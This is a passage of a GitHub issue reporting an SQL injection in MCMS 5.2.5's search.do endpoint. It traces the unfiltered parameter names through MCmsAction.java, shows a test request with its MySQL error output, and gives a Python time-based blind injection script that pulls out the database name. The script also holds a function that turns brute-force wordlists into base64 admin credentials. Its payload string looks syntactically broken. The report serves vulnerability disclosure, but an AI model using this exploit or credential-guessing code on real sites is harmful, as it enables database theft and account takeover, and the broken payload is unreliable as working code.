

New issue

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
MCMS5.2.5 net/mingsoft/cms/action/web/MCmsAction.java SQLI #63

✓ Closed aw220 opened this issue on Jan 20 · 1 comment

aw220 commented on Jan 20


As you can see, the injection was successful, and the next step is to save the post package and put it into sqlmap to run

寻找到一处可疑点，位于 net/mingsoft/cms/action/web/MCmsAction.java 文件



```
443 Map<String, Object> searchMap = field;
444 searchMap.put("categoryIds", categoryIds);
445 StringBuilder urlParams = new StringBuilder();
446
447 searchMap.forEach((k, v) -> {
448     //sql注入过滤
449     if (v != null) {
450         searchMap.put(k, v.toString().replaceAll(regex: "(\\/|\"|\\\\\\\\)", replacement: "\\$1"));
451         searchMap.put(k, clearXss(searchMap.get(k).toString()));
452         if (!"size".equals(k) && !"pageNo".equals(k)) {
453             urlParams.append(k).append("=").append(searchMap.get(k)).append("&");
454         }
455     }
456 });
```

Look up for filed and find the incoming parameter




```
323
324 //参数集合，提供给解析使用
325 Map<String, Object> params = new HashMap<>();
326
327 // 读取请求字段
328 Map<String, Object> field = BasicUtil.assemblyRequestMap();
329
330 // 自定义字段集合
331 Map<String, String> diyFieldName = new HashMap<String, String>();
332
333 //记录自定义模型字段名
334 List filedStr = new ArrayList<>();
335 // 栏目对应字段的值
336 List<DiyModelMap> fieldValueList = new ArrayList<DiyModelMap>();
337
338
```

Since the parameter names are directly spliced with strings without filtering, then there may be a loophole, so let's move on to the next data chain


```
MCmsAction.java x ParserUtil.class x ArrayList.java x
488 String url = params.get(ParserUtil.URL).toString();
489 url = url + request.getServletPath() + "?" + urlParams;
490 String pageNoStr = "size=" + page.getSize() + "&pageNo=";
491 //下一页
492 String nextUrl = url + pageNoStr + ((pageNo + 1 > total) ? total : pageNo + 1);
493 //首页
494 String indexUrl = url + pageNoStr + 1;
495 //尾页
496 String lastUrl = url + pageNoStr + total;
497 //上一页 当前页为1时, 上一页就是1
498 String preUrl = url + pageNoStr + ((pageNo == 1) ? 1 : pageNo - 1);
499
500 page.setIndexUrl(indexUrl);
501 page.setNextUrl(nextUrl);
502 page.setPreUrl(preUrl);
503 page.setLastUrl(lastUrl);
504
505 params.put(ParserUtil.PAGE, page);
506 params.put(ParserUtil.HTML, htmlDir);
507 //动态解析
508 params.put(ParserUtil.IS_DO, false);
509 //设置动态请求的模块路径
510 params.put(ParserUtil.MODEL_NAME, "MCMS");
511
```

```
MCmsAction.java x ParserUtil.class x ArrayList.java x
503 page.setLastURL(lastURL);
504
505 params.put(ParserUtil.PAGE, page);
506 params.put(ParserUtil.HTML, htmlDir);
507 //动态解析
508 params.put(ParserUtil.IS_DO, false);
509 //设置动态请求的模块路径
510 params.put(ParserUtil.MODEL_NAME, "mcms");
511
512 //解析后的内容
513 String content = "";
514 try {
515     //根据模板路径, 参数生成
516     content = ParserUtil.rendering(search, params);
517 } catch (TemplateNotFoundException e) {
518     e.printStackTrace();
519 } catch (MalformedTemplateNameException e) {
520     e.printStackTrace();
521 } catch (ParseException e) {
522     e.printStackTrace();
523 } catch (IOException e) {
524     e.printStackTrace();
525 }
526 return content;
```

Since the parameter names are directly spliced with strings without filtering, then there may be a loophole, so let's move on to the next data chain




```
136         cfg.setClassicCompatible(true);
137         cfg.addAutoInclude( templateName: "macro.ms");
138     }
139
140     String temp = FileUtil.readString(FileUtil.file(buildTempletPath, templatePath), charsetName: "utf-8"); buildTempletPath: "/"
141     temp = replaceTag(temp);
142     stringLoader.putTemplate( name: "ms:custom:" + templatePath, temp); temp: "<html>\n <head>\n <meta charset='utf-8'>\n <t
143     Template template = null; template: null
144
145     try {
146         template = cfg.getTemplate( name: "ms:custom:" + templatePath, encoding: "utf-8"); templatePath: "search.htm" templati
147     } catch (Exception var10) {
148         LOG.debug("模版错误");
149         var10.printStackTrace();
150         LOG.debug(temp);
151     }
152
153     cfg.setClassicCompatible(true);
154     cfg.setSharedVariable( name: "ms_includeEx", new IncludeExTag(buildTempletPath, stringLoader)); buildTempletPath: "/"
155     ITagBiz tagBiz = (ITagBiz)SpringUtil.getBean(ITagBiz.class); tagBiz: "net.mingsoft.mdiy.biz.impl.TagBizImpl@6cbea1f8"
156     List<TagEntity> list = tagBiz.list(); list: size = 7
```



```
148         LOG.debug("模版错误");
149         var10.printStackTrace();
150         LOG.debug(temp); temp: "<html>\n <head>\n <meta charset='utf-8'>\n <title>${global.name}</title>\n <@ms_includeEx
151     }
152
153     cfg.setClassicCompatible(true);
154     cfg.setSharedVariable( name: "ms_includeEx", new IncludeExTag(buildTempletPath, stringLoader)); buildTempletPath: "/"
155     ITagBiz tagBiz = (ITagBiz)SpringUtil.getBean(ITagBiz.class); tagBiz: "net.mingsoft.mdiy.biz.impl.TagBizImpl@6cbea1f8"
156     List<TagEntity> list = tagBiz.list(); list: size = 7
157     list.forEach((tagSql) -> { list: size = 7
158         if (StrUtil.isNotBlank(tagSql.getTagName())) {
159             TagTypeEnum typeEnum = TagTypeEnum.get(tagSql.getTagType());
160             if (typeEnum == TagTypeEnum.LIST) {
161                 cfg.setSharedVariable( name: "ms_" + tagSql.getTagName(), new CustomTag(map, tagSql));
162             }
163
164             if (typeEnum == TagTypeEnum.SINGLE && (!systemTag1.contains(tagSql.getTagName()) || map.containsKey("id") && tagSql
165                 String sql = null;
166
167             try {
168                 sql = rendering(map, tagSql.getTagSql());
169             } catch (Exception e) {
170                 LOG.error("渲染失败: " + tagSql.getTagName() + ", sql: " + sql);
171             }
172         }
173     });
```

This block was found to have database calls



Next we try to inject, see the file `net/mingsoft/cms/action/web/MCmsAction.java` at the top of the class definition, you can know the route is `host:port/mcms`, and then add the method to be called, you can get the route is `host:port/mcms/ search.do`, next try to inject

```
GET /mcms/search.do?1'=0000 HTTP/1.1
User-Agent: PostmanRuntime/7.29.0
Accept: */*
Postman-Token: 315bc447-c977-4eb8-8b99-ae231e7a2b08
Host: localhost:8080
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=96B0978724C81C34A99F09541FA893D4
```

Request

```

1 GET /mcms/search.do?l'=0000 HTTP/1.1
2 User-Agent: PostmanRuntime/7.29.0
3 Accept: */*
4 Postman-Token: 315bc447-c977-4eb8-8b99-ae231e7a2b08
5 Host: localhost:8080
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: JSESSIONID=96B097824C81C34A99F09541FA893D4
9
10


```

Response

```

1 HTTP/1.1 500
2 Set-Cookie: JSESSIONID=B793937AF53FB0135BC82264C1E7D91F; Path=/; HttpOnly
3 Content-Type: application/json;charset=UTF-8
4 Date: Thu, 20 Jan 2022 03:40:33 GMT
5 Connection: close
6 Content-Length: 1761
7
8 {
  "result": false,
  "msg":
    "org.springframework.jdbc.support.SQLErrorCodesSQLExceptionTranslator.doTranslate(SQLErrorCodesSQLExceptionTranslator.java:239):org.springframework.jdbc.BadSqlGrammarException: \n### Error querying database. Cause: java.sql.SQLException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'http://localhost:8080//mcms/search.do?categoryIds=&l'=0000&size=10&pageNo=3' as ' at line 3\n### The error may exist in net/mingsoft/base/dao/IBaseDao.xml\n### The error may involve net.mingsoft.base.dao.IBaseDao.executeSql\n### The error occurred while executing a query\n### SQL: select 'http://localhost:8080//mcms/search.do?categoryIds=&l'=0000&size=10&pageNo=1' as 'index', 'http://localhost:8080//mcms/search.do?categoryIds=&l'=0000&size=10&pageNo=3' as 'last', 'http://localhost:8080//mcms/search.do?categoryIds=&l'=0000&size=10&pageNo=1' as 'pre', 'http://localhost:8080//mcms/search.do?categoryIds=&l'=0000&size=10&pageNo=2' as 'next', (select 3) as 'total', (select 10) as 'size', (select 24) as 'rcount', (select 1) as 'cur'\n### Cause: java.sql.SQLException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'http://localhost:8080//mcms/search.do?categoryIds=&l'=0000&size=10&pageNo=3' as ' at line 3\n; bad SQL grammar []; nested exception is java.sql.SQLException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'http://localhost:8080//mcms/search.do?categoryIds=&l'=0000&size=10&pageNo=3' as ' at line 3'",
  "code": 500
}

```



Next I wrote a py file for convenient validation, using delayed injection

```

"""
{0}: 要查的东西
{1}: 起始位置
{2}: 长度
{3}: 猜测的值
"""

host = "http://localhost:8080/mcms/search.do?"%2b(select+'123'+AND+if(ascii(substr({0},{1},{2}))%3d{3},sleep(2,2)),--+=000"

def a():
    with open("/Users/helu/penetration/bruteDicts/account/top500_username.txt", "r") as usernames:
        with open("/Users/helu/penetration/bruteDicts/account/pwdFast.txt", "r") as pwds:
            with open("/Users/helu/penetration/bruteDicts/account/admin_pwd.txt", "a+") as file:
                data1 = usernames.read().splitlines()
                data2 = pwds.read().splitlines()
                for username in data1:
                    for pwd in data2:
                        str = base64.encodebytes(("admin" + ":" + pwd).encode("utf-8"))

                        # str += "\n"
                        file.write(str.decode("utf-8"))

def timeout(url):
    try:
        rsp = requests.get(url, timeout=3)
        return rsp.text
    except Exception:
        return "timeout"

```

```
def guess_length(target):
    for i in range(1, 100):
        url = host.format(target,1,1,i)
        rsp = timeout(url)
        if "timeout" in rsp:
            print("库长: " + chr(i) )
            return int(chr(i))

def guess_char(tar,len):
    for i in range(0,len+1):
        for j in range(47, 123):
            url = host.format(tar,i,1,"'{0}'".format(j))
            rsp = timeout(url)
            if "timeout" in rsp:
                print(chr(j))

def b(tar):
    length = guess_length(tar)
    guess_char("database()",length)

b("length(database())")
```

aboutZZ commented on Mar 5

好家伙，远程执行代码漏洞。快俩月过去了，没一个人回复。



killfen closed this as completed on Sep 8

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

no branches or pull requests

3 participants

